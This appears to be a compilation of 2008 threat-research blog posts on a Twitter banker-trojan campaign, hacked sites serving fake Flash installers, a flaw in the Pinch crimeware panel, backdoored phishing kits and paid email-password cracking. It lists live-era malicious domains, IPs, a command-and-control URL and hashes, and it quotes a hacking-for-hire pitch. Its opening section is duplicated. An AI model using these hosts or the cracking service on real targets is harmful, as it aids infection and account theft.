_key basically included a link to **player-video-youtube.sytes.net** (204.16.252.98) which was using a URL shortening service **fly2.ws/NilOMN3** in order to redirect to the banker malware located at **freewebtown.com/construimagens/**

Play-video-youtube.kelly-key.com. It's detection rate is as follows :

Scanners Result: 14/36 (38.89 %)

Trojan-Spy.Win32.Banker.caw

File size: 88064 bytes

MD5...: 25600af502758ca992b9e7fff3739def

SHA1...: 9262ca501ef388e0fe42c50a3d002ddbd6e254f2

Twitter isn't an exception to the realistic potential for [6]XSS worms though CSRF that could affect each and every

1218

Web 2.0 service, which as a matter of fact have all suffered such attempts, namely, [7]Orkut, [8]MySpace (as well as the [9]QuickTime XSS flaw), [10]GaiaOnline, [11]Hi5, and most recently the [12]XSS worm at Justin.tv, demonstrate

that trivial vulnerabilities come handy for what's to turn into a major security incident if not taken care of promptly.

Related posts:

[13]XSS The Planet

[14]XSS Vulnerabilities in E-banking Sites

[15]The Current State of Web Application Worms

[16]g0t XSSed?

[17]Web Application Email Harvesting Worm

1. <http://www.twitpwn.com/2008/08/coming-up-malware-on-twitter.html>

2. <http://www.viruslist.com/en/weblog?weblogid=208187551>

3. http://blogs.guardian.co.uk/technology/2008/08/05/twitters_trojan_problem.html

4. <http://www.techcrunch.com/2008/07/27/who-is-johng77536-and-how-did-he-game-twitter/>
5. http://en.wikipedia.org/wiki/Cross-site_request_forgery
6. <http://0x000000.com/index.php?i=512&bin=1000000000>
7. <http://hackers.org/blog/20071220/orkut-xss-worm>
8. http://en.wikipedia.org/wiki/Samy_%28XSS%29
9. <http://securitylabs.websense.com/content/Alerts/1319.aspx>
10. <http://blogs.securiteam.com/index.php/archives/786>
11. <http://sirdarckcat.blogspot.com/2007/12/making-social-network-xss-worm-hi5com.html>
12. <http://blogs.zdnet.com/security/?p=1487>
13. <http://ddanchev.blogspot.com/2007/05/xss-planet.html>
14. <http://ddanchev.blogspot.com/2007/02/xss-vulnerabilities-in-e-banking-sites.html>
15. <http://ddanchev.blogspot.com/2006/05/current-state-of-web-application-worms.html>
16. <http://ddanchev.blogspot.com/2007/06/g0t-xssed.html>
17. <http://ddanchev.blogspot.com/2006/06/web-application-email-harvesting-worm.html>

1219



The Twitter Malware Campaign Wants to Bank With You (2008-08-05 11:46)

In [1]what appears to be a lone gunman [2]malware campaign - where the malware spreader even left his email address within the binary - the now down [3]Twitter malware campaign managed to attract only 69 followers before

it has shut down, [4]using a trivial approach for launching an XSS worm - [5]Cross-site request forgery (CSRF). More info :

" This week it's Twitter's turn to host an attack - one that is targeting both Twitter users and the Internet community at large. In this case it's a malicious Twitter profile [twitter.com/\[skip\]/](#) with a name that is Portuguese for

'pretty rabbit' which has a photo advertising a video with girls posted.

This profile has obviously been created especially for infecting users, as there is no other data except the photo, which contains the link to the video. If you click on the link, you get a window that shows the progress of an automatic download of a so-called new version of Adobe Flash which is supposedly required to watch the video. You end up with a file labeled Adobe Flash (it's a fake) on your machine; a technique that is currently very popular. "

1220



*Let's analyze the campaign before it was shut down. The original Twitter account used ***twitter.com/video_kelly****

_key** basically included a link to **player-video-youtube.sytes.net** (204.16.252.98) which was using a URL shortening service **fly2.ws/NilOMN3** in order to redirect to the banker malware located at **freewebtown.com/construimagens/

***Play-video-youtube.kelly-key.com.** It's detection rate is as follows :*

***Scanners Result:** 14/36 (38.89 %)*

Trojan-Spy.Win32.Banker.caw

***File size:** 88064 bytes*

***MD5...:** 25600af502758ca992b9e7fff3739def*

***SHA1...:** 9262ca501ef388e0fe42c50a3d002ddbd6e254f2*

1221



Twitter isn't an exception to the realistic potential for [6]XSS worms though CSRF that could affect each and every

Web 2.0 service, which as a matter of fact have all suffered such attempts, namely, [7]Orkut, [8]MySpace (as well as

the [9]QuickTime XSS flaw), [10]GaiaOnline, [11]Hi5, and most recently the [12]XSS worm at Justin.tv, demonstrate

that trivial vulnerabilities come handy for what's to turn into a major security incident if not taken care of promptly.

Related posts:

[13]XSS The Planet

[14]XSS Vulnerabilities in E-banking Sites

[15]The Current State of Web Application Worms

[16]g0t XSSed?

[17]Web Application Email Harvesting Worm

1. <http://www.twitpwn.com/2008/08/coming-up-malware-on-twitter.html>

2. <http://www.viruslist.com/en/weblog?weblogid=208187551>

3. http://blogs.guardian.co.uk/technology/2008/08/05/twitters_trojan_problem.html

4. <http://www.techcrunch.com/2008/07/27/who-is-johng77536-and-how-did-he-game-twitter/>

5. http://en.wikipedia.org/wiki/Cross-site_request_forgery

6. <http://0x000000.com/index.php?i=512&bin=1000000000>

7. <http://ha.ckers.org/blog/20071220/orkut-xss-worm>

8. http://en.wikipedia.org/wiki/Samy_%28XSS%29

9. <http://securitylabs.websense.com/content/Alerts/1319.aspx>

10. <http://blogs.securiteam.com/index.php/archives/786>

11. <http://sirdarckcat.blogspot.com/2007/12/making-social-network-xss-worm-hi5com.html>

12. <http://blogs.zdnet.com/security/?p=1487>
13. <http://ddanchev.blogspot.com/2007/05/xss-planet.html>
14. <http://ddanchev.blogspot.com/2007/02/xss-vulnerabilities-in-e-banking-sites.html>
15. <http://ddanchev.blogspot.com/2006/05/current-state-of-web-application-worms.html>
16. <http://ddanchev.blogspot.com/2007/06/g0t-xssed.html>
17. <http://ddanchev.blogspot.com/2006/06/web-application-email-harvesting-worm.html>

1223



Compromised Web Servers Serving Fake Flash Players (2008-08-05 21:47)

The tactic of abusing web servers whose vulnerable web applications allow a malicious attacker to locally host a

malicious campaign is nothing new. In fact, malicious attackers have been building so much confidence in this

risk-forwarding process of hosting their campaigns, that they would start actively spamming the links residing within low-profile legitimate sites across the web.

This campaign serving fake flash players is getting so prevalent these days due to the multiple spamming ap-

proaches used, that it's hard not to notice it - and expose it. From a strategic perspective, having a legitimate

low-profile site – of course with the obvious exceptions being on purposely registered for malicious purposes within

the participating sites – hosting your malicious campaign is pretty creative in terms of forwarding the responsibility, and the eventual blocking of a legitimate site to the its owner.

As far as the owner's are concerned, it appears that some of them are already seeing the malware page popping-up on the top of their daily traffic stats, and have taken

measures to remove it.

1224



Moreover, [1]Adobe's Product Security Incident Response Team (PSIRT) issued a warning notice about the at-

tack yesterday, which could come handy if the [2]attackers weren't taking advantage of client-side vulnerabilities,

putting the unaware end user is a situation where he [3]wouldn't even receive a download dialog :

" We have seen coverage from the security community of a worm on popular social networking sites that is using social engineering lures to get users to install a piece of malware. According to the reports, the worm posts comments on these sites that include links to a fake site. If the link is followed, users are told they need to update their Flash Player. The installer, posted on a malicious site, of course installs malware instead of Flash Player. We'd like to take this opportunity to reiterate the importance of validating installers and updates before installing them. First off, do not download Flash Player from a site other than adobe.com – you can find the link for downloading Flash Player

here. This goes for any piece of software (Reader, Windows Media Player, Quicktime, etc.) – if you get a notice to update, it's not a bad idea to go directly to the site of the software vendor and download the update directly from the source. If the download is from an unfamiliar URL or an IP address, you should be suspicious. "

1225



The structure of the malware campaign is pretty static, with several exceptions where they also take advantage of

*client-side vulnerabilities (Real player exploit) attempting to automatically deliver the fake flash update or player depending on the campaign. On each and every site, there are **dnd.js** and **master.js** scripts which serve the rogue download window, and another .html file, where an IFRAME attempts to access the traffic management command*

*and control, in a random URL it was **207.10.234.217/cgi-bin/index.cgi?user200**. A sample list of participating URLs, most of which are still active and running :*

joseantoniobaltanas .com

automoviliaria .es/hotnews.html

risasnc .it/fresh.html

carpe-diem .com.mx/fresh.html

kotilogullari .com.tr/hotnews.html

ferrariclubpesaro .it/hotnews.html

1226

imobiliariacom .com.br/default.html

misoares .com

osniehus .de/fresh.html

mydirecttube .com/1/5098/

madosma .com/default.html

tutotic .com/checkit.html

veit-team .si/default.html

antigewalkurse .de/stream.html

kwhgs .ca/topnews.html

vorgo .com/stream.html

ankaraspor .com.tr/default.html

xxxdnn0314 .locaweb.com.br/watchit.html

ossuzio .com/watchit.html

cit-inc .net/default.html

negocioindependiente .biz/default.html

ambermarketing .com/topnews.html

web27 .login-7.loginserver.ch/stream.html

moretewebdesign .br-web.com/stream.html

omdconsulting .es/topnews.html

parapendiolestreghe .it/hotnews.html

campodifiori .it/topnews.html

212.50.55.81 /stream.html

logisigns .net/fresh.html

intimaescorts .com/default.html

ghioautotre .it/live.html

1227

geckert .de/stream.html

yuricardinali .com/watchit.html

retder .com/fresh.html

valdaran .es/default.html

getadultaccess .com/movie/?aff=5274

bauelemente-giering .de/stream.html

newyork-hebergement .com/watchit.html

allevatoritrotto .it/live.html

exoss2 .com/hotnews.html

soundandlightkaraoke .com/stream.html

land-kan .com/stream.html

grimaldi.nexenservices .com/watchit.html

inconstancia .com.br/watchit.html

gretelstudio .com/stream.html

sumacyl .com/watchit.html

mysna .net/fresh.html

gimnasioyx .com.ar/watchit.html

lagalbana .com/watchit.html

bielizna.tgory .pl/topnews.html

bcs92.imingo .net/stream.html

lapiramidecoslada .es/topnews.html

raulortega .com/stream.html

go-art-morelli .de/hotnews.html

wowhard.baewha .ac.kr/watchit.html

dianagraf .es/default.html

1228

komma10-thueringen .de/hotnews.html

miavassilev .com/stream.html

swampgiants .com/watchit.html

compagniedephalsbourg .com/fresh.html

arla-rc .net/hotnews.html

salacopernico .es/watchit.html

drfinster .de/checkit.html

healthylifehypnotherapy .com/stream.html

ecotrike-bg .com/fresh.html

paoepalavra .org/watchit.html

jureplaninc-sp .com/topnews.html

fichte-lintfort .de/default.html

hergert-band .de/checkit.html

izliyorum .org/topnews.html

lideka .com/stream.html

athena-digitaldesign .com.tw/hotnews.html

e-paso .pl/stream.html

colombeblanche .org/stream.html

teatromalasa .es/watchit.html

mesporte.digiweb.com .br/stream.html

bistrodavila.com .br/watchit.html

hausfeld-solar .de/topnews.html

nakedinbed.co .uk/topnews.html

csr.imb .br/stream.html

herion-architekten .de/default.html

1229

jbhumet .com/default.html

gruppouni .com/hotnews.html

francex .net/fresh.html

galvatoledo .com/topnews.html

cmeedilizia .eu/topnews.html

kroenert .name/default.html

textilhogarnovadecor .com/topnews.html

keithcrook .com/stream.html

elpatiodejesusmaria .com/checkit.html

neticon .pl/hotnews.html

malerbetrieb-pelzer .de/hotnews.html

easterstreet .de/fresh.html

piogiovannini .com.ar/watchit.html

ser-all .com/topnews.html

petzold-dieter .de/checkit.html

beatmung-brandenburg .de/checkit.html

ossuzio .com/watchit.html

teatromalasa .es/watchit.html

vuelosultimahora .com/topnews.html

zelenaratolest .cz/pornotube/index1.htm

ambulatoriovirtuale .it/topnews.html

10a3 .ru/index1.php

izliyorum .org/topnews.html

collectedthoughts .co.uk/index12.html

afg .es/topnews.html

1230

albertruiz .net/topnews.html

bielizna.tgory .pl/topnews.html

blueseven.com .br/topnews.html

bollettinogiuridicosanitario .it/topnews.html

caprilchamonix.com .br/topnews.html

carlolongarini .it/topnews.html

champimousse .com/topnews.html

cheviot.org .nz/topnews.html

contrapie .com/topnews.html

gruppouni .com/topnews.html

hausfeld-solar .de/topnews.html

herbatele .com/topnews.html

houseincostaricaforsale .com/topnews.html

alim.co .il/topnews.html

allevatoritrotto .it/topnews.html

amafe .org/topnews.html

ambulatoriovirtuale .it/topnews.html

atelier-de-loulou .fr/topnews.html

automoviliaria .es/topnews.html

autoreserve .fr/topnews.html

izliyorum .org/topnews.html

jureplaninc-sp .com/topnews.html

kwhgs .ca/topnews.html

lapiramidecoslada .es/topnews.html

last-minute-reisen-4u .de/topnews.html

1231

marcadina .fr/topnews.html

maremax .it/topnews.html

corradiproject .info/topnews.html

dantealighieriaasturias .es/topnews.html

deliriuslaspalmas .com/topnews.html

ecchoppers .co.za/topnews.html

elianacaminada .net/topnews.html

fonavistas .com/topnews.html

fraemma .com/topnews.html

fundmyira .com/topnews.html

galvatoledo .com/topnews.html

grafisch-ontwerpburo .nl/topnews.html

markmaverick .com/topnews.html

micela .info/topnews.html

motoclubnosvamos .com/topnews.html

nebottorrella .com/topnews.html

negozistore .it/topnews.html

neticon .pl/topnews.html

norbert-leifheit.gmxhome .de/topnews.html

segelclub-honau .de/topnews.html

snmobilya .com/topnews.html

splashcor .com.br/topnews.html

stephanmager .gmxhome.de/topnews.html

svcanvas .com/topnews.html

tautau.web .simplesnet.pt/topnews.html

1232

textilhogarnovadecor .com/topnews.html

theflorist4u .com/topnews.html

thewindsorhotel .it/topnews.html

vuelosultimahora .com/topnews.html

aliarzani .de/topnews.html

ambermarketing .com/topnews.html

arnold82.gmxhome .de/topnews.html

ocoartefatos.com .br/topnews.html

omdconsulting .es/topnews.html

parapendiolestreghe .it/topnews.html

positive-begegnungen .de/topnews.html

projetsoft .net/topnews.html

rbc.gmxhome .de/topnews.html

beatmung-sachsen .eu/topnews.html

campodifiori .it/topnews.html

clickjava .net/topnews.html

cmeedilizia .eu/topnews.html

dammer .info/topnews.html

embedded-silicon .de/topnews.html

ferrariclubpesaro .it/topnews.html

fgwiese .de/topnews.html

fswash.site .br.com/topnews.html

fytema .es/topnews.html

gildas-saliou. com/topnews.html

go-art-morelli .de/topnews.html

1233

go-siegmund .de/topnews.html

guerrero-tuning .com/topnews.html

gut-barbarastein .de/topnews.html

japansec .com/topnews.html

komma10-thueringen .de/topnews.html

koon-design .de/topnews.html

lanz-volldiesel .de/topnews.html

lauscher-staat .de/topnews.html

losnaranjos.com .es/topnews.html

medical-service-krause .de/topnews.html

nakedinbed.co .uk/topnews.html

nepi.si/topnews .html

radieschenhein. de/topnews.html

residenceflora .it/topnews.html

sabuha .de/topnews.html

ser-all .com/topnews.html

siemieniewicz .de/topnews.html

viajesk .es/topnews.html

allevatoritrotto .it/live.html

bollettinogiuridicosanitario .it/live.html

carlolongarini .it/topnews.html

maremax .it/topnews.html

negozistore .it/topnews.html

parapendiolestreghe .it/live.html

www.donlisander .it/stream.html

1234

aerogenesis .net/watchit.html

allevatoritrotto .it/live.html

atelier-de-loulou .fr/topnews.html

bistrodavila.com .br/watchit.html

bollettinogiuridicosanitario .it/live.html

caprilchamonix.com .br/topnews.html

cheviot.org .nz/live.html

condorautocenter .com.br/watchit.html

dantealighieriasturias .es/live.html

ecchoppers .co.za/topnews.html

elianacaminada .net/live.html

fonavistas .com/topnews.html

fundmyira .com/topnews.html

g6esporte .com.br/stream.html

grafisch-ontwerpburro .nl/topnews.html

gretelstudio .com/stream.html

gutierrezymoralo .com/watchit.html

healthylifehypnotherapy .com/stream.html

herbatele .com/live.html

jureplaninc-sp .com/topnews.html

lacomercialsrl .com.ar/stream.html

lagalbana .com/watchit.html

lapuertaestrecha .com.es/watchit.html

marcadina .fr/topnews.html

maremax .it/topnews.html

1235

myadultcube .com/flash//aff=5176

myadultcube .com/flash//aff=5810

myadultcube .com/movie//aff=5155

newyork-hebergement .com/watchit.html

norbert-leifheit.gmxhome .de/topnews.html

omdconsulting .es/topnews.html

oyakatakent46537 .com/stream.html

parapendiolestreghe .it/live.html

regesh. co.il/watchit.html

rikkeroenneberg .dk/watchit.html

s215847279 .onlinehome.fr/stream.html

salacopernico .es/watchit.html

seekzones .com/watchit.html

seicomsl .es/watchit.html

sigma-lux .ro/watchit.html

soundandlightkaraoke .com/stream.html

stephanmager.gmxhome .de/topnews.html

tartuinstituut .ca/watchit.html

teatromalasa .es/watchit.html

vuelosultimahora .com/topnews.html

wowhard.baewha .ac.kr/watchit.html

aliarzani .de/topnews.html

ambermarketing. com/live.html

bilbondo .com/watchit.html

bollettinogiuridicosanitario .it/live.html

colombeblanche .org/stream.html

donlisander .it/stream.html

fgwiese .de/topnews.html

geckert .de/stream.html

helene-taucher .de/watchit.html

lanz-volldiesel .de/topnews.html

mairie-margnylescompiegne .fr/watchit.html

medical-service-krause .de/topnews.html

nakedinbed.co .uk/topnews.html

ossuzio .com/watchit.html

piogiovannini .com.ar/watchit.html

sabuha .de/topnews.html

sumacyl .com/watchit.html

swampgiants .com/watchit.html

xn-glland-3ya .de/stream.html

yuricardinali .com/watchit.html

nepi .si/topnews.html

dammer .info/topnews.html

atelier-de-loulou .fr/topnews.html

galvatoledo .com/topnews.html

allevatoritrotto .it/topnews.html

hausfeld-solar .de/topnews.html

micela .info/topnews.html

bistrodavila .com.br/watchit.html

hausfeld-solar .de/topnews.html

1237

csr.imb .br/stream.html

herion-architekten .de/default.html

gruppouni .com/hotnews.html

galvatoledo .com/topnews.html

kroenert .name/default.html

keithcrook .com/stream.html

elpatiodejesusmaria .com/checkit.html

malerbetrieb-pelzer .de/hotnews.html

dantealighieriaasturias .es/topnews.html

oyakatakent46537 .com/stream.html

89.19.29 .13/stream.html

slobodandjakovic .com/fresh.html

cqcs.com .br/stream.html

seekzones .com/watchit.html

pascosa .it/stream.html

caprilchamonix .com.br/topnews.html

positive-begegnungen .de/topnews.html

ferien-urlaub-lastminute .de/default.html

mueggelpark .info/watchit.html

hillner-online .de/fresh.html

guiasaojose .net/default.html

deliriuslaspalmas .com/topnews.html

fraemma .com/topnews.html

morsbaby .net/default.html

vickywhite .com/fresh.html

1238

micela .info/topnews.html

corradiproject .info/topnews.html

liguehavraise .com/live.html

capacitacaoemlideranca .com.br/fresh.html

materialesyacabados .com.mx/stream.html

208.112.7.68 /checkit.html

152.10.1.37 /1.html

carlolongarini .it/topnews.html

splashcor.com .br/topnews.html

lobpreisstrasse .org/1.html

motoclubnosvamos .com/hotnews.html

hk-rc.com /1.html

taaf.re /stream.html

dulceysalao .com/default.html

amafe .org/topnews.html

kikoom .net/stream.html

frank-kaul .de/1.html

mgh .es/1.html

frutex .es/1.html

montana-rapp .it/default.html

yesilderekoyu .com/live.html

eppa.com .br/default.html

sport-niederrhein .de/checkit.html

27mai2006 .be/live.html

grupomarket .com/fresh.html

1239

japansec .com/live.html

spera .de/live.html

realadultdvd .com/tds/go.php?sid=2

08c .de/checkit.html

systematik-online .de/1.html

garrano .pt/1.html

directorionacionalcristiano .com.co/default.html

autoreserve .fr/live.html

wwguenther .de/default.html

escuelamontemar .com/default.html

pacer-consultants .com/default.html

venhuis .de/default.html

rampichino .eu/fresh.html

ulrike-sperl .de/stream.html

mydirectcube .com/1/5565/

eleusis .tv/default.html

590candles .com/videos/live.html

tao767 .com/videos/live.html

news1590 .com/videos/live.html

creativ-design-geduhn .de/default.html

704friends .com/videos/live.html

in3089 .com/videos/live.html

textclouds9 .com/videos/live.html

firebomb5 .com/videos/live.html

asb-ov-nauen .de

1240

penz-bauunternehmen .de/default.html

adulttopvids .info

insane-rec .de

scdormello .it/default.html

ttolttol.wo .to/fresh.html

icr-sgiic .es/fresh.html

diezcansecoeducacion .iespana.es

unternehmensberatung-hutter .de/live.html

koon-design .de/topnews.html

alim.co .il/topnews.html

2z.com .br/hotnews.html

guerrero-tuning .com/topnews.html

debeer-webservices .nl/fresh.html

s215847279.onlinehome .fr/stream.html

lauscher-staat .de/topnews.html

crosspointbaptistchurch .org/fresh.html

residenceflora .it/topnews.html

b1.kurumsalkimlik .biz/checkit.html

africaviva.org .br/stream.html

Sample detection rate : flashupdate.exe

Scanners Result: 35/36 (97.23 %)

1241



Trojan-Downloader.Win32.Exchanger.hk; Troj/Cbeplay-A

File size: 78848 bytes

MD5...: c81b29a3662b6083e3590939b6793bb8

SHA1...: d513275c276840cb528ce11dd228eae46a74b4b4

*The downloader then "phones back home" at **72.9.98.234** port **443** which is responding to the rogue security software AntiSpy Spider (**antispyspider.net**) :*

" AntiSpy Spider is a cutting-edge anti-spyware solution. This revolutionary anti-spyware program was created by the industry's top spyware experts in order to protect your computer and your privacy.html, while ensuring optimal system 1242

performance. With the ability to locate, eliminate and prevent the widest range of spyware threats, AntispyStorm is able to offer its users a safe, spyware-free computing experience; and with it's convenient automatic update feature, AntispyStorm ensures continuous up-to-date protection. "

Sample detection rate : antispyspider.msi

Scanners Result: 11/35 (31.43 %)

FraudTool.Win32.AntiSpySpider.b;

File size: 1851904 bytes

MD5...: 2f1389e445f65e8a9c1a648b42a23827

SHA1...: e32aa6aa791e98fe6fdef451bd3b8a45bad0acd8

The bottom line - over a thousand domains are participating, with many other apparently joining the party

proportionally with the web site owner's actions to get rid of the malware campaign hosted on their servers.

Related posts:

[4]Lazy Summer Days at UkrTeleGroup Ltd

[5]Fake Porn Sites Serving Malware - Part Two

[6]Fake Porn Sites Serving Malware

[7]Underground Multitasking in Action

[8]Fake Celebrity Video Sites Serving Malware

[9]Blackhat SEO Redirects to Malware and Rogue Software

[10]Malicious Doorways Redirecting to Malware

[11]A Portfolio of Fake Video Codecs

1.

http://blogs.adobe.com/psirt/2008/08/verifying_installers.ht

[ml](#)

2.

http://www.infoworld.com/article/08/08/05/Adobe_warns_of_bogus_Flash_Player_installers_1.html

3. <http://blogs.stopbadware.org/articles/2008/08/05/same-dogs-new-tricks>

4. <http://ddanchev.blogspot.com/2008/07/lazy-summer-days-at-ukrtelegroup-ltds.html>

5. <http://ddanchev.blogspot.com/2008/07/fake-porn-sites-serving-malware-part.html>

1243

6. <http://ddanchev.blogspot.com/2008/06/fake-porn-sites-serving-malware.html>

7. <http://ddanchev.blogspot.com/2008/06/underground-multitasking-in-action.html>

8. <http://ddanchev.blogspot.com/2008/06/fake-celebrity-video-sites-serving.html>

9. <http://ddanchev.blogspot.com/2008/06/blackhat-seo-redirects-to-malware-and.html>

10. <http://ddanchev.blogspot.com/2008/06/malicious-doorways-redirecting-to.html>

11. <http://ddanchev.blogspot.com/2008/03/portfolio-of-fake-video-codecs.html>

1244



Pinch Vulnerable to Remotely Exploitable Flaw (2008-08-07 15:38)

In the very same way a cybercrime analyst is reverse engineering and sandboxing a particular piece of malware in order to get a better understanding of who's being it, and how successful the campaign is once access to the command and control interface is obtained, cybercriminals themselves are actively reverse engineering the most popular crimeware kits, looking, and actually finding remotely exploitable vulnerabilities allowing them to competely hijack someone's command and control, and consequently, their botnet. [1]The Zeus crimeware kit, which I've been discussing and analyzing for a while, is the perfect example of how once a popular underground kit start acting as the default crimeware kit, cybercriminals themselves start looking for vulnerabilities that they could take advantage of. And those who look, usually end up finding.

1245



A remotely exploitable flaw allowing cybercriminals to remotely inject a web shell within another cybercriminal's web command and control interface of the popular Pinch crimeware that's been around VIP underground forums

since June, 2007, is starting to receive the necessary attention from script kiddies catching up with the possibility of hijacking someone's malware campaign due to misconfigured command and control servers.

With the exploit now in the wild, retro cybercriminals still taking advantage of the ubiquitous command and control

interface that could be easily used by other malware rather than Pinch, "cybercriminals are advised" to randomize the default file name of the gate, and apply the appropriate directory permissions.

1246



Monocultural insecurities are ironically started to emerge in the IT underground with the increasing commoditization

of what used to be a proprietary web exploitation malware kit or a banker malware kit, allowing easy entry into the

malware industry through the unregulated use of what some would refer to as an "advanced technology" that only a few cybercriminals used to have access to an year ago. Just like legitimate software vendors, [2]authors of crimeware kits are also trying to enforce their software licenses and forbidding any reverse engineering of their kits in order to enjoy the false feeling of security provided by the security through obscurity. The result? [3]Cybercrime groups filing for bankruptcy unable to achieve a positive return on investment due to their intellectual property getting pirated

and their inability to enforce the licenses that they issue to their customers.

We're definitely going to see more trivial, but then again, remotely exploitable vulnerabilities within popular

crimeware kits, which can assist both the cybercrime analysts and naturally the cybercriminals themselves. For the

time being, even the most sophisticated malware campaigns aren't fully taking advantage of the evasive and stealth

tactics that the kits, or their common sense allows them to - let's see for how long.

1247

Related posts:

[4]Russia's FSB vs Cybercrime

[5]Crimeware in the Middle - Zeus

[6]The Zeus Crimeware Kit Vulnerable to Remotely Exploitable Flaw

[7]Coding Spyware and Malware for Hire

1. <http://ddanchev.blogspot.com/2008/06/zeus-crimeware-kit-vulnerable-to.html>

2. <https://forums.symantec.com/symantec/blog/article?message.uid=319059>

3. <http://blogs.zdnet.com/security/?p=1598>

4. <http://ddanchev.blogspot.com/2007/12/russias-fsb-vs-cybercrime.html>

5. <http://ddanchev.blogspot.com/2008/04/crimeware-in-middle-zeus.html>
6. <http://ddanchev.blogspot.com/2008/06/zeus-crimeware-kit-vulnerable-to.html>
7. <http://ddanchev.blogspot.com/2008/07/coding-spyware-and-malware-for-hire.html>

1248



Phishers Backdooring Phishing Pages to Scam One Another (2008-08-07 17:23)

There seems to be no such thing as a free phishing page these days, with phishers scamming one another at an

alarming rate according to a recently published research entitled "[1]There is No Free Phish:An Analysis of "Free"

and Live Phishing Kits".

Cybercriminals attempting to scam other cybercriminals has been happening for years, with old school cases

where backdoored malware tools such as crypters and binders are offered for free, or a newly released RAT whose

client is in fact infected with a third-party malware.

Realizing and definitely not enjoying the fact that the lowered entry barriers into cybercrime are empowering yesterday's script kiddies will malware kits that used to be utilized by a set of people who invested time and money into the process several years ago, this unethical competitive practice

is only going to get more common. Backdooring phishing pages is one thing, [2]backdooring entire web malware

exploitation kits, next to the possibility to remotely exploit a competitor's command and control server is entirely

another :

" Taking a more strategic approach, a cybercriminal wanting to scam another cybercriminal would backdoor

[3]a highly expensive web malware exploitation kit, then start distributing it for free, and in fact, there have been 1249

numerous cases when such kits have been distributed in such a fraudulent manner. The result is a total outsourcing of the process of coming up with ways to infect hundreds of thousands of users through client side exploits [4]embedded or SQL injected at legitimate sites, and basically collecting the final output - the stolen E-banking data and the botnet itself. "

What's to come in the long term? Why just backdoor the phishing page, when you can embed it with a live

exploit URL in an attempt to both, infect the cybercriminal about to use and obtain all of the already stolen virtual assets has already stolen, and also, [5]have a third-party maintain a blended attack campaign without even

knowing it.

Related posts:

[6]Phishing Campaign Spreading Across Facebook

- [7]Phishing Pages for Every Bank are a Commodity*
- [8]RBN's Phishing Activities*
- [9]Inside a Botnet's Phishing Activities*
- [10]Large Scale MySpace Phishing Attack*
- [11]Update on the MySpace Phishing Campaign*
- [12]MySpace Phishers Now Targeting Facebook*
- [13]MySpace Hosting MySpace Phishing Profiles*
- [14]DIY Phishing Kits*
- [15]DIY Phishing Kit Goes 2.0*
- [16]PayPal and Ebay Phishing Domains*
- [17]Average Online Time for Phishing Sites*
- [18]The Phishing Ecosystem*
- [19]Assessing a Rock Phish Campaign*
- [20]Taking Down Phishing Sites - A Business Model?*
- [21]Take this Malicious Site Down - Processing Order..*
- [22]209 Host Locked*
- [23]209.1 Host Locked*
- [24]66.1 Host Locked*
- [25]Confirm Your Gullibility*

[26]Phishers, Spammers and Malware Authors Clearly Consolidating

[27]The Economics of Phishing

1.

http://www.usenix.org/event/woot08/tech/full_papers/cova/cova_html/

2. <http://blogs.zdnet.com/security/?p=1641>

3. <http://blogs.zdnet.com/security/?p=1598>

4. <http://blogs.zdnet.com/security/?p=1122>

5. <http://ddanchev.blogspot.com/2008/05/skype-phishing-pages-serving-exploits.html>

6. <http://ddanchev.blogspot.com/2008/06/phishing-campaign-spreading-across.html>

7. <http://ddanchev.blogspot.com/2008/03/phishing-pages-for-every-bank-are.html>

8. <http://ddanchev.blogspot.com/2008/02/rbns-phishing-activities.html>

9. <http://ddanchev.blogspot.com/2008/02/inside-botnets-phishing-activities.html>

10. <http://ddanchev.blogspot.com/2007/11/large-scale-myspace-phishing-attack.html>

11. <http://ddanchev.blogspot.com/2007/12/update-on-myspace-phishing-campaign.html>

12. <http://ddanchev.blogspot.com/2008/01/myspace-phishers-now-targeting-facebook.html>

13. <http://ddanchev.blogspot.com/2008/05/myspace-hosting-myspace-phishing.html>
14. <http://ddanchev.blogspot.com/2007/08/diy-phishing-kits.html>
15. <http://ddanchev.blogspot.com/2007/09/diy-phishing-kit-goes-20.html>
16. <http://ddanchev.blogspot.com/2007/09/paypal-and-ebay-phishing-domains.html>

1250

17. <http://ddanchev.blogspot.com/2007/07/average-online-time-for-phishing-sites.html>
18. <http://ddanchev.blogspot.com/2007/02/phishing-ecosystem.html>
19. <http://ddanchev.blogspot.com/2007/10/assessing-rock-phish-campaign.html>
20. <http://ddanchev.blogspot.com/2007/04/taking-down-phishing-sites-business.html>
21. <http://ddanchev.blogspot.com/2007/03/take-this-malicious-site-down.html>
22. <http://ddanchev.blogspot.com/2007/09/209-host-locked.html>
23. <http://ddanchev.blogspot.com/2007/12/2091-host-locked.html>
24. <http://ddanchev.blogspot.com/2007/11/661-host-locked.html>

25. <http://ddanchev.blogspot.com/2007/07/confirm-your-gullibility.html>

26. <http://ddanchev.blogspot.com/2007/12/phishers-spammers-and-malware-authors.html>

27. <http://ddanchev.blogspot.com/2007/08/economics-of-phishing.html>

1251



Email Hacking Going Commercial - Part Two (2008-08-08 19:25)

Malware authors seeking financial gains from releasing their trojans often promote them as [1]Remote Access Tools,

which if we exclude the built-in anti-sandboxing and antivirus software killing capabilities, [2]could pass for a RAT. In a similar deceptive fashion, [3]email hacking services are pitched as email password recovery services.

Hacking as a Service sites seems to be popping out like mushrooms these days, thanks primarily due to the

fact that yesterday's script kiddies are today's entrepreneurs trying to even monetize the process of bruteforcing.

Here's their pitch :

" Well.. There is nothing different in our services. Like other group, we simply crack email addresses , and provide you the current password used by the victim to you for a suitable price. Nothing unique that we can brag about....

We don't hack NASA or CIA , we cannot hack a bank and steal a million dollars.. We just crack email password ..

AND WE DO A HECK OF A JOB IN IT !! We cannot be as presentable as the other groups, trying to look as formal

and corporate, as if they are running a Major Corporate Office. However they present it...password retrieval, online investigation.. access recovery...blah blah blah.. the most simplest way to put it is.. : Email Password Cracking: !!

And since everyone else is busy faking it, or trying to be more presentable, we utilize our skills to get you what you want.. i.e. THE EMAIL PASSWORD. No buttering up, no marketing skills.. plain hardcore hacking !! So, since you now know what we do , and want us to do the job for you, please proceed to the order page for your relevant TARGET

EMAIL and submit your request. All said and done, we will get the elusive password & send you a couple of proofs.

You decide upon the authenticity of the proofs, and let us know if you are comfortable going ahead with the payment.

1252



PAY US, AND YOU GET THE PASSWORD !And as they say.....
"

How much are they charging for the bruteforcing? \$150 for starters, which is prone to increase due to their

bla bla bla about how sophisticated it was to obtain the password - given they actually manage to deliver the goods
:

" Many groups charge a fixed price for an email cracking. We undertake more kinds of projects than anyone else.

Frankly, each email is a different project in itself. We cannot charge you \$100, for something which we can do for \$50.

Subsequently, we cannot charge you \$100, for something which should be priced at \$200. But we charge a minimum

